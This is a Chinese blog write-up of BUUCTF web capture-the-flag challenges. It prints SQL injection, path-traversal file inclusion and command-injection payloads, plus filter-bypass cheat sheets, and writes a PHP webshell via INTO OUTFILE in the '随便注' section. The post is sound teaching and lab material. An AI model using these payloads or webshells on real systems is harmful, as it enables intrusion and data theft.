[BUUCTF] Web(一)

原创

L1am0ur 于 2021-10-08 17:47:23 发布 48 收藏

分类专栏： buuctf 网络安全 web 文章标签： php 网络安全

本文链接：https://blog.csdn.net/Manuffer/article/details/120649383


buuctf 同时被 3 个专栏收录

3 篇文章 0 订阅

订阅专栏


网络安全

7 篇文章 0 订阅

订阅专栏


web

6 篇文章 0 订阅

订阅专栏

文章目录

[HCTF 2018]WarmUp

- 文件包含
- 二次解码
- mb_substr和mb_strpos

[极客大挑战 2019]EasySQL

[极客大挑战 2019]Havefun

[强网杯 2019]随便注

- 堆叠注入
- sql重命名
- 预处理语句
- 利用命令执行Getflag

姿势一：堆叠注入+重命名

姿势二：预处理语句+堆叠注入

姿势三：利用命令执行Getflag

[ACTF2020 新生赛]Include

- filter伪协议

[SUCTF 2019]EasySQL

- ||在sql的作用
- set sql_mode=PIPES_AS_CONCAT

[极客大挑战 2019]Secret File

- filter伪协议

[ACTF2020 新生赛]Exec

- 常见操作符

[极客大挑战 2019]LoveSQL

- #在url中要手动编码`%23`
- 常规sql注入

[GXYCTF2019]Ping Ping Ping

- 绕过空格
- 命令联合执行
- 内联执行
- 绕过关键词

[HCTF 2018]WarmUp

- 文件包含

- 二次解码

- mb_substr和mb_strpos

源码找到source.php，开始代码审计

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"]; # 提示有hint.php
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(  # mb_substr() 函数返回字符串的一部分
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(  # 实质就是匹配出了从头到?的字符串
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

> **mb_substr(str,start,length)** 函数返回字符串的一部分
> **mb_strpos(haystack ,needle)**查找字符串在另一个字符串中首次出现的位置。参数：**haystack**：要被检查的字符串；**needle**：要搜索的字符串。

前半段没什么东西，就是提示有hint.php，访问一下

> flag not here, and flag in ffffllllaaaagggg

重点在后半段

```
if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

其实说的很简单，如过设置了参数file，且参数file是字符串，且使用emmm的checkFile方法检测时为true则包含这个file的内容。其实就是一个非常简单的文件包含漏洞，但他居然是一个CVE：`phpmyadmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）`

> 在PHP中双冒号(::)操作符是一种范围解析操作符，又作用域限定操作符。它是对类中的方法的静态引用，可以访问静态、const和类中重写的属性与方法。（给编程基础不牢的朋友看）

payload：

```
?file=source.php?/../../../../ffffllllaaaagggg
?file=hint.php?/../../../../../ffffllllaaaagggg
?file=source.php%3f/../../../../ffffllllaaaagggg # %3f解码：?
?file=source.php%253f/../../../../ffffllllaaaagggg # %25解码：% ，加上3f又成了%3f
```

> 能 二次解码 是因为当PHP在处理提交的数据时， 本身会先进行一次url解码，再遇到urldecode函数，就会出现二次解码问题。这是一个很有用的知识点！！！

[极客大挑战 2019]EasySQL

payload：

```
?username=1' or 1=1#&password=123
```

[极客大挑战 2019]Havefun

payload:

```
?cat=dog
```

[强网杯 2019]随便注


- 堆叠注入

- sql重命名

- 预处理语句

- 利用命令执行Getflag

尝试一下万能密码




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


确认是字符型注入。

此处可以用bp来fuzz一下过滤的内容，我就不演示了，`select`被过滤了。

姿势一：堆叠注入+重命名

```
1';show databases;#
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```



```
1';show tables;#
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

```
1';desc `1919810931114514`;#
或
1';show columns from `1919810931114514`;#
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

mysql中点引号(')和反勾号(`)的区别

```
linux下不区分，windows下区分
区别:
单引号( ' )或双引号主要用于字符串的引用符号
eg: mysql> SELECT 'hello', "hello" ;

反勾号( ` )主要用于数据库、表、索引、列和别名用的引用符是[Esc下面的键]
eg:`mysql>SELECT * FROM   `table`   WHERE `from` = 'abc' ;
```

```
1';desc `words`;#
或
1';show columns from `words`;#
```


```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

这应该就是提交数据时显示的那个表（万能密码那里不是返回了id和data嘛，而且show tables的时候显示有words表，说明我们当前在含有words的库中）
然后这里就冒出一个骚姿势了，膜一膜大佬先简简的我

> 因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id，结合上面的1' or 1=1#爆出表所有内容得到flag

payload

```
0';rename table words to words1;rename table `1919810931114514` to words;alter table words change flag id varcha
r(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;desc  words;#
```



不修改列名的话会报错

```
error 1054 : Unknown column 'id' in 'where clause'
```

然后再用万能密码就能读到flag了

姿势二：预处理语句+堆叠注入

预处理语句使用方式：

```
PREPARE name from '[my sql sequece]';   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE name;  //删除预定义SQL语句
```

预定义语句也可以通过变量进行传递:

```
SET @tn = 'hahaha';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE name from @sql;   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

本题即可利用 `char()` 方法将 `ASCII` 码转换为 `SELECT` 字符串，接着利用 `concat()` 方法进行拼接获得查询的 `SQL语句`，来绕过过滤或者直接使用 `concat()` 方法绕过

```
char（）根据ASCII表返回给定整数值的字符值
eg:
mysql> SELECT CHAR(77,121,83,81,'76');
-> 'MySQL'

contact（）函数用于将多个字符串连接成一个字符串
contact (str1,str2,…)
eg:
mysql> SELECT CONCAT('My', 'S', 'QL');
-> 'MySQL'
```

`char(115,101,108,101,99,116)<----->'select'`

```
payload1：不使用变量
1';PREPARE jwt from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE jwt;#

payload2：使用变量
1';SET @sql=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');PREPARE jwt from @sql;EXECUTE jwt;#

payload3：只是用contact(),不使用char()
1';PREPARE jwt from concat('s','elect', ' * from `1919810931114514` ');EXECUTE jwt;#
```

姿势三：利用命令执行Getflag

查询了一下用户竟然是root

```
1';Set @sql=concat("s","elect user()");PREPARE sqla from @sql;EXECUTE sqla;
```

那么写个执行命令的shell吧（绝对路径猜的,一般是服务器网站根目录/var/www/html）


```
1';Set @sql=concat("s","elect '<?php @print_r(`$_GET[1]`);?>' into outfile '/var/www/html/1",char(46),"php'");PR
EPARE sqla from @sql;EXECUTE sqla;
```

利用`char(46)`<===>.从而绕过关键词`.`过滤

> Mysql into outfile语句，可以方便导出表格的数据。同样也可以生成某些文件。因此有些人会利用sql注入生成特定代码的文件，然后执行这些文件。将会造成严重的后果。
> Mysql into outfile 生成PHP文件
> SELECT 0x3C3F7068702073797374656D28245F524551554553545B636D645D293B3F3E into outfile '/var/www/html/fuck.php'
> 最后会在/var/www/html/路径下， 生成fuck.php文件
> 这里不走寻常路，执行打算利用我们的shell查询flag（账号密码直接读取首页就可以看到）

利用一句话木马执行任意mysql命令（双引号中的内容会被当做shell命令执行然后结果再传回来执行）
`uroot`:用户名root `proot`:密码root

```
/1.php?1=mysql -uroot -proot -e "use supersqli;select flag from \`1919810931114514\`;"
```



flag flag{d10cd2c4-6dc4-4263-addc-bd9bc8bba096}

> 本题整理自 **简简的我** 大佬博客，膜一膜：https://www.jianshu.com/p/36f0772f5ce8

[ACTF2020 新生赛]Include

- filter伪协议

payload：

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

[SUCTF 2019]EasySQL

- ||在sql的作用

- set sql_mode=PIPES_AS_CONCAT

进去以后就是一个输入框，按照wp的意思并不是很好猜，因此这道题还是作为一个反思和回顾知识点吧。

`select $post['query']||flag from Flag`这是关键语句，看有些博主写的通过输入的是非零数字则回显，字母不回显确实也可以猜测有`||`。

payload1:

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

> `sql_mode`：它定义了 MySQL 应支持的 SQL 语法，以及应该在数据上执行何种确认检查，其中的`PIPES_AS_CONCAT`将`||`视为字符串的连接操作符而非“或”运算符

注意这里要使用数字连接来查询，因为`||`相当于是将 select 1 和 select flag from flag 的结果拼接在一起

```
select 1||flag from Flag;

结果：1flag{xxxxxx}
```

payload2:

```
*,1
```

拼接以后就是

```
select *,1||flag from Flag
相当于：select *,1 from Flag
```

```
mysql> select *,1||flag from flag;
+--------------+---------+
| flag         | 1||flag |
+--------------+---------+
| flag{xxxxxx} |       1 |
+--------------+---------+
1 row in set (0.00 sec)
```

[极客大挑战 2019]Secret File

- filter伪协议

跟着源代码的思路走以后，bp拦截302重定向，发现`secr3t.php`

```
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```

> `strstr("I love Shanghai!","Shanghai")` 查找 “Shanghai” 在 “I love Shanghai!” 中的第一次出现，并返回字符串的剩余部分，该函数对大小写敏感。如需进行不区分大小写的搜索，则使用 `stristr()` 函数。


也没过滤几个伪协议，直接filter就行了

payload：

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

[ACTF2020 新生赛]Exec

- 常见操作符



介绍几个常见操作符：

1、管道操作符 `|` ：直接执行 `|` 后面的命令。但是也 `可以将第一个命令的输出作为第二个命令的输入` ，这非常有用！

```
dir /|tee 1
此时就把当下的所有文件名写入了1文件，再去访问1文件就可以得到当下所有的文件名，遇到一些绕过题目的时候非常好用
```

2、分号操作符 `;` ：按序依次执行
3、与操作符 `&&` ：第一个命令执行成功，才会执行下一个
4、或操作符 `||` ：允许第一个命令失败，类似else的感觉
5、和号操作符 `&` ：使命令在后台运行。只要在命令后面跟上一个空格和 `&` 就可以同时后台运行多个命令。

payload：


```
1;cat /flag
```

[极客大挑战 2019]LoveSQL

- #在url中要手动编码 %23

- 常规sql注入

随便输点什么发现注入点



可以在username处使用万能密码，于是接着进行常规的sql注入。

注意：在url中输入#的时候要使用其url编码 `%23`

> `#` 代表网页中的一个位置，它是一个“锚点”。其右面的字符，就是该位置的 标识符 。比如，http://www.example.com/index.html#print就代表网页index.html的print位置。浏览器读取这个URL后，会自动将print位置滚动至可视区域。
> 例如经常看到“回到顶部”，然后url最后都是xxx/#

1、测试字段数


```
?username=1' order by 3%23&password=1  # 没报错
?username=1' order by 4%23&password=1  # 报错
说明只有三个字段
```

2、测试回显点

```
?username=1' union select 1,2,3%23&password=1  # 1,2,3是随便输入的数字，仅用于查看页面的回显是哪个位置
```

3、从回显点看当前的数据库名和数据库版本

```
?username=1' union select 1,database(),version()%23&password=1
```




4、爆表名

```
?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=databas
e()%23&password=1
```

5、爆字段

```
?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=datab
ase() and table_name='l0ve1ysq1'%23&password=1
```



6、爆数据

```
?username=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23&password=1
```

得到flag

这是sql注入最常规的步骤，一定要熟悉的不要不要的。

[GXYCTF2019]Ping Ping Ping

- 绕过空格

- 命令联合执行

- 内联执行

- 绕过关键词

绕过空格

> `${IFS}$9`
> `{IFS}`
> `$IFS`
> `${IFS}`
> `$IFS$1` //1改成其他数字貌似都行，具体可看我转载的另一篇文章：命令注入以及常见绕过方式
> `<`
> `<>`
> `{cat,flag.php}` //用逗号实现了空格功能，需要用{}括起来
> `%20` (space)
> `%09` (tab)
> `X=$'cat\x09./flag.php';$X` （\x09表示tab，也可以用\x20）

命令联合执行

`;` 前面的执行完执行后面的
`|` 管道符，上一条命令的输出，作为下一条命令的参数（显示后面的执行结果）
`||` 当前面的执行出错时（为假）执行后面的
`&` 将任务置于后台执行
`&&` 前面的语句为假则直接出错，后面的也不执行，前面只能为真
`%0a` （换行）
`%0d` （回车）

经典绕过关键词

```
cat fl*  用*匹配任意
cat fla* 用*匹配任意
ca\t fla\g.php         反斜线绕过
cat fl''ag.php         两个单引号绕过
echo "Y2F0IGZsYWcucGhw" | base64 -d | bash
//base64编码绕过(引号可以去掉)  |(管道符) 会把前一个命令的输出作为后一个命令的参数

echo "636174206666c61672e706870" | xxd -r -p | bash
//hex编码绕过(引号可以去掉)

echo "636174206666c61672e706870" | xxd -r -p | sh
//sh的效果和bash一样

cat fl[a]g.php        用[]匹配

a=fl;b=ag;cat $a$b           变量替换
cp fla{g.php,G}     把flag.php复制为flaG
ca${21}t a.txt      利用空变量  使用$*和$@，$x(x 代表 1-9),${x}(x>=10)(小于 10 也是可以的) 因为在没有传参的情况下，上面的特殊变量都是为空的
```

这道题大佬写的非常详细非常好，我就没必要整理了，转战大佬博客：https://blog.csdn.net/vanarrow/article/details/108295481